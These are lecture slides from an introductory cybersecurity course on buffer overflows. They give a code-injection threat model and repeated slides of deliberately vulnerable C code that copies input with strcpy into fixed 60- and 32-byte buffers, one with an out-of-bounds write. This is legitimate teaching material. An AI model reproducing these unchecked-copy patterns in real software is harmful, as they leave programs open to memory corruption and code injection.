2550 Intro to cybersecurity

L22: Exploits

abhi shelat

Today’s plan

Buffer Overflows

A Vulnerable Program

Smashing the Stack

Shellcode

NOP Sleds

Memory Corruption

Programs often contain bugs that corrupt stack memory

Usually, this just causes a program crash

- The infamous “segmentation” or “page” fault

To an attacker, every bug is an opportunity

- Try to modify program data in very specific ways

Vulnerability stems from several factors

- Low-level languages are not memory-safe
- Control information is stored inline with user data on the stack

Threat Model

Attacker’s goal:

System’s goal:

Attacker’s capability: submit arbitrary input to the program

- Environment variables
- Command line parameters
- Contents of files
- Network data
- Etc.

Threat Model

Attacker's goal:

- Inject malicious code into a program and execute it
- Gain all privileges and capabilities of the target program (e.g. setuid)

System's goal: prevent code injection

- Integrity – program should execute faithfully, as programmer intended
- Crashes should be handled gracefully

Attacker's capability: submit arbitrary input to the program

- Environment variables
- Command line parameters
- Contents of files
- Network data
- Etc.

```
void dowork(char *str) {
        char buf[60];
        strcpy(buf,str);
        buf[60] = 0;
        printf("%s\n",buf);
}

void main(int argc, char* argv[]) {
        if (argc!=2) {
                printf("Need an arg");
                exit(1);
        }

        dowork(argv[1]);
}
```

Goal is to attack
a program like this one.
(2 common errors)

A Vulnerable Program

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv)
   {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

A Vulnerable Program

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv)
   {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

Copy the given string s into the new buffer

Print the buffer to the console

A Vulnerable Program

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }


4: void main(integer argc, strings argv)
   {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```


```
$ ./print Hello World
World
Hello
$ ./print arg1 arg2 arg3
arg3
arg2
arg1
```

Review of how a program calls a function

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }


4: void main(integer argc, strings argv)
   {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

Review of how a program calls a function


```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv)
   {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```



A Normal Example

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```


IP



A Normal Example

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```


IP



A Normal Example

IP


```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```



A Normal Example

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```


IP



A Normal Example

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```


IP



A Normal Example

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```


IP



A Normal Example

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

IP




A Normal Exampl

What if the data in string s is longer than 32 characters?

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

IP



